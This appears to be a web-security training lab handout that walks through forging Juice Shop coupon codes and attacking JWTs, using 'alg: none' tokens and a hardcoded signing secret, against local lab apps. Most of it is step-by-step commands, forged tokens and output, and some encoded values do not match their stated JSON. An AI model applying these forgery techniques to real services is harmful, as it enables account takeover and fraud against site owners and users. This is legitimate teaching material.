Hacking Modern Web Apps

Part: 1

Lab ID: 6

Cryptography

Forging Coupon codes

Attacking JWT tokens

7ASecurity

Protect Your Site & Apps From Attackers

admin@7asecurity.com

https://t.me/learningnets

INDEX

Part 0: Starting OWASP Juice shop **3**

Part 1: Attacking coupons - Forging a valid coupon **4**

Analysing coupon codes 4

Forging a coupon code 6

Part 2: Attacking JWT tokens - Account takeover **8**

Introduction to JWT tokens 8

Structure of the JWT tokens 9

Algo = None; Manipulating JWT tokens for Account takeover 12

JWT Hardcoded secrets and leaks 15

Case Study: express-laravel-passport Auth Bypass **22**

Introduction 22

Lack of signature validation of JWT tokens 22

https://t.me/learningnets

Part 0: Starting OWASP Juice shop

Before starting this lab, please make sure you are running OWASP Juice Shop inside the VM:

Command:

```
cd ~/labs/part1/lab6/juice-shop
nvm use 12.16.0
npm start
```

Output:

```
> juice-shop@9.3.1 start /home/alert1/labs/part1/lab6/juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v12.16.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2015.js is present (OK)
info: Required file tutorial-es2015.js is present (OK)
info: Required file polyfills-es2015.js is present (OK)
info: Required file runtime-es2015.js is present (OK)
info: Required file vendor-es2015.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Configuration default validated (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```

Part 1: Attacking coupons - Forging a valid coupon

Coupon codes are widely used which if not generated randomly can be forged. Let's look at an example use case from Juiceshop to illustrate.

Analyzing coupon codes

During the checkout page in Juice Shop, it's clearly mentioned that they occasionally announce coupon codes via their Twitter[1] and Facebook pages.



Fig.: Coupon codes in checkout page

Looking through their Twitter account, we can actually come across a valid coupon code[2] : *o*IVjiv#%t*

Let's grep through the source code to figure out how coupons are handled by the application.

Command:

[1] https://twitter.com/owasp_juiceshop/status/918745860477018112
[2] https://twitter.com/owasp_juiceshop/status/996336845591138305

```
grep -inr 'coupon' . --exclude-dir={node_modules,frontend,data}
--exclude={'*.json','*.yml'}
```

Output:

```
[...]
./routes/coupon.js:7:    let coupon = params.coupon ?
decodeURIComponent(params.coupon) : undefined
./routes/coupon.js:8:    const discount = insecurity.discountFromCoupon(coupon)
./routes/coupon.js:9:    coupon = discount ? coupon : null
./routes/coupon.js:12:        basket.update({ coupon }).then(() => {
./routes/coupon.js:16:            res.status(404).send('Invalid coupon.')
./models/basket.js:4:    coupon: STRING
./lib/insecurity.js:62:exports.generateCoupon = (discount, date = new Date())
=> {
./lib/insecurity.js:63:  const coupon = utils.toMMMYY(date) + '-' + discount
./lib/insecurity.js:64:  return z85.encode(coupon)
./lib/insecurity.js:67:exports.discountFromCoupon = coupon => {
./lib/insecurity.js:68:  if (coupon) {
./lib/insecurity.js:69:    const decoded = z85.decode(coupon)
./lib/insecurity.js:82:function hasValidFormat (coupon) {
```

File:
./owasp_juice_shop/lib/insecurity.js

Code:

```
exports.generateCoupon = (discount, date = new Date()) => {
  const coupon = utils.toMMMYY(date) + '-' + discount
  return z85.encode(coupon)
}
```

The “*generateCoupon()*” simply generates a string in the format *date* + “-” + *discount* and uses “*z85.encode()*” to generate a coupon.

Code:

```
exports.discountFromCoupon = coupon => {
  if (coupon) {
    const decoded = z85.decode(coupon)
    if (decoded && hasValidFormat(decoded.toString())) {
      const parts = decoded.toString().split('-')
      const validity = parts[0]
      if (utils.toMMMYY(new Date()) === validity) {
        const discount = parts[1]
        return parseInt(discount)
      }
```

```
    }
  }
```

Looking at the "*discountFromCoupon()*", we can confirm that our inference from "*generateCoupon()*" is indeed correct. Let's verify this once again by decoding a known coupon: *o*IViiv#%t*

Command:

```
npm i z85-cli
./node_modules/z85-cli/bin/z85-cli.js -d "o*IViiv#%t"
```

Output:

```
MAR19-10
```

Forging a coupon code

Looks like the assumptions were correct. Let's try to generate a coupon code which gives 90% off and apply the same to the shopping cart.

Command:

```
./node_modules/z85-cli/bin/z85-cli.js -e "MAR20-90"
```

Output:

```
o*IVjfFbps
```



Fig.: Coupon forged to get 90% discount

Applying the above coupon code to the checkout page, we get a flat 90% discount. So we successfully forged a coupon code.

7ASecurity © 2022

https://t.me/learningnets

Part 2: Attacking JWT tokens - Account takeover

JSON Web Tokens (JWT) is one of the widely used internet standard for creating JSON based access tokens.

Introduction to JWT tokens

In Juice Shop, signup for a new user account and login to the application with the new credentials. Intercept one of the authenticated API requests and check “Authorization” HTTP header (also sent in a cookie with the name “token”).

```
Raw | Params | Headers | Hex
GET /rest/user/whoami HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsIn
VzZXJuYW1lIjoiIiwiZW1haWwiOiJhZG1pbkBnbWFpbC5jb20iLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczM
jUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImN1c3RvbWVyIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJv
ZmlsZUltYWdlIjoiZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWR
BdCI6IjIwMjAtMDktMjAgMDU6NTg6MTMuNjE3ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjAtMDktMjAgMDU6NT
g6MTMuNjE3ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTYwMDU4MTUwMiwiZXhwIjoxNjAwNTk5N
TAyfQ.WuRa9bHVOzdxFTU9fWjtLITCW4845Jza3NJ5Qtp0doKGVbIDXyJ-ztezKBiu1x2KJ_7MQxUuufiEHiGYL
3gmMe1oCkr1l2qcFJwWiK9ITEzG--tx0jEOcb8X4xpisJRTDBhMsCjnKE7DPJOnCspSxQ1M_PKU6i9bDOSdQEcQ
JHI
Connection: close
```

Fig.: JWT token passed in HTTP Request Header

JWT token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.**eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ1c2VyQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNmFkMTRiYTk5ODZlMzYxNTQyM2RmY2EyNTZkMDRlM2YiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMC0wMy0wMiAxNzo0NjoyNS40MTAgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMC0wMy0wMiAxNzo0NjoyNS40MTAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNTgzMTcxMTkyLCJleHAiOjE1ODMxODkxOTJ9**.mzVGu3bfTNVyp-O5Be7p6YsxWPyRR0RJIzfp90I4Tf0A0pWZSEKYbGf1Vk5iDaYUWshTxHgKw-JCCaLleOeHfLmtT2Tqr_42TZIhIbmVIZSUqqxLyZoCqNEwtSV_5abb0xSEb3bV1-nMIZV6iur21-BRPjOmGOwmsNrFM3DFQ9A

JWT tokens consist of 3 parts(base64 encoded) separated by dots:

1. First part is the Header which consists of Algorithms used and the token type.

2. Second part (highlighted in Yellow) is the Payload which consists of data.

3. Finally the third part consists of Signature used for verification.

Structure of the JWT tokens

We can use https://jwt.io to decode, and verify the headers/data to generate new JWT tokens. Let's copy paste the above JWT tokens to jwt.io and see the results:

Output:

```
Header:
{
  "alg": "RS256",
  "typ": "JWT"
}

Data:
{
  "status": "success",
  "data": {
    "id": 18,
    "username": "",
    "email": "user@gmail.com",
    "password": "6ad14ba9986e3615423dfca256d04e3f",
    "role": "customer",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2020-03-02 17:46:25.410 +00:00",
    "updatedAt": "2020-03-02 17:46:25.410 +00:00",
    "deletedAt": null
  },
  "iat": 1583171192,
  "exp": 1583189192
}

Signature:
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload)
```

Here, JWT is using RS256 Algorithm and the data consists of interesting fields like email and password.

One of the easiest ways to decode and manipulate JWT tokens on the fly is by using a Burp Suite plugin called “JSON Web Tokens”. The plugin can be installed from the following location: Burp Suite > Extender > BApp Store



Fig.: Install plugins from BApp Store

Iterate through the list of available plugins (sorted in alphabetical order by default) and click on the “JSON Web Tokens” as shown in the screenshot below:

Fig.: Install plugins from BApp Store

Clicking on the plugin, you will see more information about the plugin itself and also the install button to install the plugin.

https://t.me/learningnets

JSON Web Tokens

JSON Web Tokens (JWT4B) lets you decode and manipulate JSON web tokens on the fly, check their validity and automate common attacks.

Features

- Automatic recognition
- JWT Editor
- Resigning of JWTs
- Signature checks
- Automated attacks available such as "Alg None" & "CVE-2018-0114"
- Validity checks and support for 'expires', 'not before', 'issued at' fields in the payload
- Automatic tests for security flags in cookie transmitted JWTs

Author: Oussama Zgheb & Mathias Vetsch
Version: 1.13
Source: https://github.com/portswigger/json-web-tokens
Updated: 17 Sep 2020
Rating:

Popularity:

Install

Fig.: Installing the plugin from BApp Store

Once the plugin completes the installation, we can see a new tab called “JSON Web Tokens” in the Proxy section (where we intercept the traffic). Let’s intercept one of the Authenticated API calls from Juice Shop and explore the JWT token syntax.

https://t.me/learningnets



Fig.: Auto decoded JWT Token

“alg”:“none” - Manipulating JWT tokens for Account takeover

Sometimes application developers rely only on JWT tokens to authenticate the users without any server side validation and this can easily be manipulated. Let’s modify the above data to see how the application responds.

First we modify the header part to remove algorithms (using “none” instead of “RS256”) and then we modify the email inside the Payload. Let’s try this manually first and then we can use the Burp Suite plugin as well to complete the challenge much easier.

Commands:

```
npm i base64-url-cli -g
base64url encode '{"alg":"none","typ":"JWT"}'
```


https://t.me/learningnets

Output (header):

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0
```

Command:

```
base64url encode
'{"status":"success","data":{"id":18,"username":"","email":"jwtn3d@juice-sh.op"
,"password":"6ad14ba9986e3615423dfca256d04e3f","role":"customer","lastLoginIp":
"0.0.0.0","profileImage":"default.svg","totpSecret":"","isActive":true,"created
At":"2020-03-02 17:46:25.410 +00:00","updatedAt":"2020-03-02 17:46:25.410
+00:00","deletedAt":null},"iat":1583171192,"exp":1583189192}'
```

Output (payload):


```
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ
hZG1pbkBnbWFpbC5jb20iLCJwYXNzd29yZCI6IjZhZDE0YmE5OTg2ZTM2MTU0MjNkZmNhMjU2ZDA0ZT
NmIiwicm9sZSI6ImN1c3RvbWVyIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlI
joiZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6
IjIwMjAtMDMtMDIgMTc6NDY6MjUuNDEwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjAtMDMtMDIgMTc
6NDY6MjUuNDEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTU4MzE3MTE5MiwiZXhwIj
oxNTgzMTg5MTkyfQ
```


Let’s combine both outputs together as a single string in the format: *header.payload.*

Final token:


```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI
6MTcsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJqd3RuM2RAanVpY2Utc2gub3AiLCJwYXNzd29yZCI6Ij
IxMjMyZjI5N2E1N2E1YTc0Mzg5NGEwZTRhODAxZmMzIiwicm9sZSI6ImN1c3RvbWVyIiwibGFzdExvZ
2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0Ijoi
IiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjAtMDMtMDIgMTk6MTc6MzAuMzM1ICswMDo
wMCIsInVwZGF0ZWRBdCI6IjIwMjAtMDMtMDIgMTk6MTc6MzAuMzM1ICswMDowMCIsImRlbGV0ZWRBdC
I6bnVsbH0sImlhdCI6MTU4MzE3NjY1NiwiZXhwIjoxNTgzMTk0NjU2fQ.
```


Modify the token in one of the API calls and check the Node.js console (or Juice Shop UI). We will get a message saying that we have successfully completed the challenge.

Command:

```
alert1@7ASecurity ~ $ token="" # Save the token inside the quotes
alert1@7ASecurity ~ $ curl -H "Authorization: Bearer $token"
http://localhost:3000/rest/products/6/reviews
```

Completing the challenge manually after decoding and encoding the tokens etc. is challenging. “JSON Web Tokens” plugin we installed before can easily be used for the above purpose.

Using Burp Suite, Intercept one of the API calls (eg: clicking on any product will initiate a "/reviews" API call) and let's use the "JSON Web Tokens" tab to change the JWT (either from Proxy tab or Repeater tab):



Fig.: Modifying the JWT values

Modifying the values in the "JSON Web Tokens" tab, the plugin will automatically replace the original JWT with the modified one. So basically we just need to change the values we need and encoding/decoding etc. is automatically taken care of by the plugin.

Modify the "alg" header to make it "none" and change the email to "jwtn3d@juice-sh.op" and forward the request. You can see that the challenge has been successfully completed from the Juice Shop website notification.



Fig.: JuiceShop notification on challenge completion

This is basically an emulation of how JWT's can be attacked in the real world using Juice Shop and also a classic example of "none" algorithm attack.

JWT Hardcoded secrets and leaks

One of the most important aspects of JWT tokens is the secret used for signatures. If this secret is leaked, it can lead to the compromise of the entire authentication scheme. Most often developers hardcode the secrets in the source code and this might eventually get published (leaked) into github or other code sharing platforms.

Let's understand how we can bypass the authentication schemes if the key gets leaked. The same application is pre-installed in the lab VM.

Commands:
```
cd ~/labs/part1/lab6/nodejs_jwt
npm start
```

If you are not using the lab VM, you need download the sample application using the below link and install it.:

Download Link:
https://training.7asecurity.com/ma/mwebapps/part1/apps/nodejs_jwt.zip

Commands:
```
mkdir -p ~/labs/part1/lab6/
cd ~/labs/part1/lab6/
# move the downloaded file to current location
mv ~/Downloads/nodejs_jwt.zip .
unzip nodejs_jwt.zip
cd nodejs_jwt
npm install
npm start
```

Output:
```
> nodejs-creating-restful-apis@1.0.0 start
/home/alert1/labs/part1/lab6/nodejs_jwt
> node server.js

[...]
```

```
Express server listening on port 3000
```

Now that the server is up and running, let's explore the application source code a bit to understand what it is actually doing:

Filename:
nodejs_jwt/auth/AuthController.js

Code:

```
router.post('/register', function(req, res) {
  var hashedPassword = bcrypt.hashSync(req.body.password, 8);
  User.create({
    name : req.body.name,
    email : req.body.email,
    password : hashedPassword
  },
 [...]
    var token = jwt.sign({ email: user.email }, config.secret, {
      expiresIn: 86400 // expires in 24 hours
    });

    res.status(200).send({ auth: true, token: token });
  });
});
```

So basically users can signup by initiating requests to the "/register" endpoint which should have 3 params namely name, email and password. Once signed up, the program will return us a signed JWT token which has the email address.

Exploring the same file further, we can also see the "/me" endpoint which basically returns the details of the authenticated user (based on his bearer token).

Filename:
nodejs_jwt/auth/AuthController.js

Code:

```
var VerifyToken = require('./VerifyToken');

[...]
```

```
router.get('/me', VerifyToken, function(req, res, next) {
  User.findOne({"email": req.email2}, function (err, user) {
    if (err) return res.status(500).send("There was a problem finding the user.");
    if (!user) return res.status(404).send("No user found.");
    res.status(200).send(user);
  });
});
```

So once a user is registered, we can use the "/me" endpoint to verify the details of the current logged in user. The verifyToken is defined in a separate file which is where the token validation happens:

Filename:
auth/VerifyToken.js

Code:

```
var jwt = require('jsonwebtoken'); // used to create, sign, and verify tokens
var config = require('../config'); // get our config file

function verifyToken(req, res, next) {
  // check header or url parameters or post parameters for token
  var token = req.headers['authorization'].split(" ")[1];
  if (!token)
    return res.status(403).send({ auth: false, message: 'No token provided.' });

  // verifies secret and checks exp
  jwt.verify(token, config.secret, function(err, decoded) {
    if (err)
      return res.status(500).send({ auth: false, message: 'Failed to authenticate
token.' });

    // if everything is good, save to request for use in other routes
    req.email2 = decoded.email;
    next();
  });
}
```

So the secret used for signing is being fetched from a file named config where the developer has hardcoded the secret as a string.

Filename:
config.js

https://t.me/learningnets

Code:

```
module.exports = {
  'secret': 'supersecret'
};
```

So the secret used here is a string “supersecret”. Let’s assume that the key is leaked somehow (may be via github commits) and the attacker already knows about this.

Let’s explore the main “app.js” file and see how the API paths are defined.

Filename:
app.js

Code:

```
[...]
var AuthController = require(__root + 'auth/AuthController');
app.use('/api/auth', AuthController);
```

So it’s clear that the base URL for UserController is “/api/auth” so we need to hit “/api/auth/register” to register a new user.

Let’s try to initiate a curl request using the data available to us. We will need to register 2 users, namely “admin” and “user”. Then using the Authentication token of “user” account, we will try to impersonate the “Admin” account.

Commands:

```
curl --header "Content-Type: application/json" --request POST --data
'{"name":"admin", "email": "admin@gmail.com", "password":"admin123"}'
http://localhost:3000/api/auth/register
```

Output:

```
{"auth":true,"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFkbWlu
QGdtYWlsLmNvbSIsImlhdCI6MTYwMDYxODI3MSwiZXhwIjoxNjAwNzA0NjcxfQ.rhzpDnWTa_ZZE9O7
KxSZzU1uuOfQV9mnPnl0DPgpdWs"}
```

Now that we have an admin account, let’s register a user account as well.

Commands:

```
curl --header "Content-Type: application/json" --request POST --data
'{"name":"user", "email": "user@gmail.com", "password":"user123"}'
http://localhost:3000/api/auth/register
```

Output:

{"auth":true,"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InVzZXJAZ21haWwuY29tIiwiaWF0IjoxNjAwNjE4MzY5LCJleHAiOjE2MDA3MDQ3Njl9.us6VfIUmZWroL_LPfekIFeiQdhLwsCq4Ouxj8CSZJxs"}

Now that we have 2 users, let's try to hit the "/me" endpoint along with the user credentials and see what it returns.

Commands:

```
curl --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InVzZXJAZ21haWwuY29tIiwiaWF0IjoxNjAwNjE4MzY5LCJleHAiOjE2MDA3MDQ3Njl9.us6VfIUmZWroL_LPfekIFeiQdhLwsCq4Ouxj8CSZJxs" http://localhost:3000/api/auth/me
```

Output:

{"_id":"5f67719cc698c428726debae","name":"user","email":"user@gmail.com","password":"$2a$08$AL0VX6quzErmktrz2c0Tnu3/SPjj/EMnKXpin64k/IxHseQZgOgNi","__v":0}

So the endpoint basically returns everything which we supplied during the registration including the password. Let's initiate the same request again but this time using the "--proxy" flag to proxy the request via Burp Suite and analyze the JWT token with the plugin we installed before (ensure that intercept request in "ON").

Commands:

```
curl --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InVzZXJAZ21haWwuY29tIiwiaWF0IjoxNjAwNjE4MzY5LCJleHAiOjE2MDA3MDQ3Njl9.us6VfIUmZWroL_LPfekIFeiQdhLwsCq4Ouxj8CSZJxs" http://localhost:3000/api/auth/me --proxy 127.0.0.1:8080
```

Right click on the request and send it to the Repeater tab so that we can initiate the request multiple times and play around with it.



Fig.: Sending the request to Repeater tab

If we look at the "JSON Web Tokens" tab, we can see the token decoded along with the algorithm used as well as the signature.

